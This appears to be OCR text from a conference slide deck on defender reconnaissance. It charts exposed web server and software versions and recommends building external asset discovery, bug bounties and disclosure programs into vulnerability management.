
Please take action to stop the reported activity and reply directly to this email with details of the corrective actions y
reports to be abusive, please reply to this email with details of your use case.

If you're unaware of this activity, it's possible that your environment has been compromised by an external attacker
it was not intended.


We are unable to assist you with troubleshooting or technical inquiries. However, for guidance on securing your ins


Apache
Microsoft-IIS/7.5
Microsoft-IIS/8.5
BigIP
Apache-Coyote/1.1
Microsoft-HTTPAPI/2.0
nginx
Apache (Server)
IBM_HTTP_Server
Microsoft-IIS/8.0
Microsoft-IIS/6.0
AkamaiGHost
Resin/4.0.19
cloudflare
WebSEAL/7.0.0.0 (Build 121024)
Microsoft-IIS/10.0
Microsoft-IIS/7.0
Oracle-HTTP-Server-11g
Oracle-iPla...
TIN-AppServer
Oracle-Ap...


16000
14000
12000
10000
8000
6000
4000
2000
0
Instances Detected
Chart Area
Drupal 7 (http://drupal.org); Drupal
Coldfusion; ASP.NET
ASP.NET; 2.0.50727
IBM Tivoli
Spring; JSP/2.2
Spring; Servlet/2.5 JSP/2.1
Spring; Servlet/3.0
ASP.NET; 4.0.30319
Spring
ASP.NET
Server Software



PHP/5.3.2	2
PHP/5.3.10-1ubuntu3.25	16
PHP/5.3.1	1
PHP/5.2.6-1+lenny16	7
PHP/5.2.6	5
PHP/5.2.17; ASP.NET; Yoast WordPress SEO plugin v2	2
PHP/5.2.17	8
PHP/5.2.14; ASP.NET; ARR/3.0; ASP.NET; Wordpress	1
PHP/5.2.14	1
PHP/5.1.6	4


Top Detected Tomcat Versions
Apache Tomcat/5.5.25 - Error report
Apache Tomcat/7.0.50
Apache Tomcat/7.0.63 - Error report
Apache Tomcat/7.0.59 - Error report
Apache Tomcat/7.0.54 - Error report
Apache Tomcat/7.0.52
Apache Tomcat/8.0.24

Interesting Finds

“Electricity - Powering Stuff Since 1879”

“WordPress 2.7.1; Wordpress API”

```
`Apache/1.3.31 (Unix) mod_jk/1.2.5
PHP/5.2.17 FrontPage/5.0.2.2634
mod_fastcgi/2.4.2 mod_throttle/3.1.2
mod_ssl/2.8.18 OpenSSL/0.9.7d`
```


Cisco Stealthwatch 1.0.1

”That would be telling.”

It’s not just external

No one discovery tactic to rule them all

- Local - Plug into the Network -
- Cloud - APIs Provided
- External - Iterative OSINT



- Bringing it all together requires an integration-first approach
  - Each asset with a small set of required data and a dynamic locator

Integrating into your Vulnerability and Risk Management Program

Operationalizing

- Measuring Success - How quickly can you determine if you're subject to a particular vulnerability or technique
- An automated external recon capability can provide a safety net, and... You can enlist hackers as part of that safety net via Bug Bounty or Vulnerability Disclosure program
- Recon findings should be integrated into risk scoring. If an attacker can find it quickly, the threat is increased

Takeaways

Defender reconnaissance can augment and enhance vulnerability management program - both by finding assets and identifying likely targets

New data sources are available and operationalizable for defenders, and can assist in both asset and vulnerability management

Organization risk management should factor in assets and vulnerabilities discoverable via recon techniques – automatically higher priority

Do you know what software (and versions!) are exposed and scannable?

Putting it into action

Next Week Discuss unknown assets in with your asset and vulnerability management teams.

Three Months Perform an external discovery for unknown assets using one of the tools we’ve discussed today.

Six Months Integrate recon into your asset and vulnerability management processes. Create escalation processes for new assets with vulnerabilities. Consider a Bug Bounty or Disclosure program to provide a safety net.

Thank you!

Thank you for your time!